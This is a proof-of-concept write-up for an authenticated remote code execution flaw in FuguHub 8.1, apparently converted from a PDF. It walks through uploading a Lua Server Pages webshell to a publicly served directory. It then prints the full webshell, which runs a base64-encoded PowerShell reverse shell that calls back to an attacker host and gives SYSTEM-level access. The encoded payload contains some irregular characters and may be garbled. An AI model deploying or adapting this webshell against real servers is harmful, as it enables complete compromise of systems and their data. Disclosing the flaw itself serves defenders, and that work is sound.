

FuguHub 8.1 Authenticated Remote Code Execution Vulnerability

1. Introduction


In FuguHub 8.1 and below versions, there is an Authenticated Remote Code Execution Vulnerability which gains attacker the highest privilege on the system.

2. Proof of Concept


First, download the latest version from <https://fuguhub.com/download.lsp> website:




Then install it on Windows 10 and get registration page for administrator:



After the registration, move to Web-File-Server section and go to Web File Manager:



In Web File Manager, go to <http://192.168.80.128/fs/C/FuguHub/cmsdocs/>:




Name	Size	Local Date
autumn.txt	153	2008-12-03 16:19
favicon.ico	600	2008-12-03 16:19
flower.txt	95	2008-12-03 16:19
images		2023-01-11 00:20
introduction-to-photo-albums		2023-01-11 00:20
passion.txt	76	2008-12-03 16:19
red.txt	42	2008-12-03 16:19
rounded.txt	188	2008-12-03 16:19
sky.txt	112	2008-12-03 16:19
zenlike.txt	91	2010-02-13 11:42

These files are also accessible from public which is potential location for the attacker's malicious payload:




```
<h1>Your Website Name</h1>
<h3>Edit flower.txt in your cmsdocs directory</h3>
```

As this software is written in Lua language, you can write a code in Lua language to execute system commands. In this example, I created a webshell in Lua language and upload to this directory as below:



If you access http://192.168.80.128/oj_reverse.lsp, the attacker will get a reverse shell connection and get the user with the highest privileges which is “**nt authority\system**”:



Below code is the Lua code that I used in PoC (you can change the powershell payload to the payload of your choice, I used revshells.com to generate this one):

```
<div style="margin-left:auto;margin-right: auto;width: 350px;">

<div id="info">

<h2>Lua Server Pages Reverse Shell</h2>

</div>

<?lsp if request:method() == "GET" then ?>

    <?lsp os.execute("powershell -e
JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABlAG0ALgBO
AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYA
OAAuADgAMAAuADEAMgA4ACIALAA0ADQANAA0ACkAOWAkAHMAAdABYAGUAYQBtACAAPQAgACQAYwBs
AGkAZQBwAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOWBbAGIAeQB0AGUAWwBdAF0AJABiAHka
dABlAHMAIAA9ACAAMAAuAC4ANgAlADUAMwAlAHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABp
ACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAGACQA
YgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAg
AD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQA
ZQBtAC4AVABlAHgAdAAuAEAAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAAdABY
AGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAA
PQAgACgAaQBlAHgAIAAAkAGQAYQB0AGEAIAAAYAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBu
AGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAAkAHMAZQBwAGQAYgBhAGMAawAgACsA
IAAiAFAAUwAgACIAIAArACAAKABwAHcAZAaPAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABz
AGUAbgBkAGIAeQB0AGUAIAA9ACAABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoA
QQBTAEMASQBJACKALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBwAGQAYgBhAGMAawAyACkAOWAk
AHMAAdABYAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUA
bgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbABlAHMAaAAo
ACkAfQA7ACQAYwBsAGkAZQBwAHQALgBDAGwAbwBzAGUAKAApAA==" ) ?>

<?lsp else ?>

    You sent a <?lsp=request:method()??> request

<?lsp end ?>

</div>
```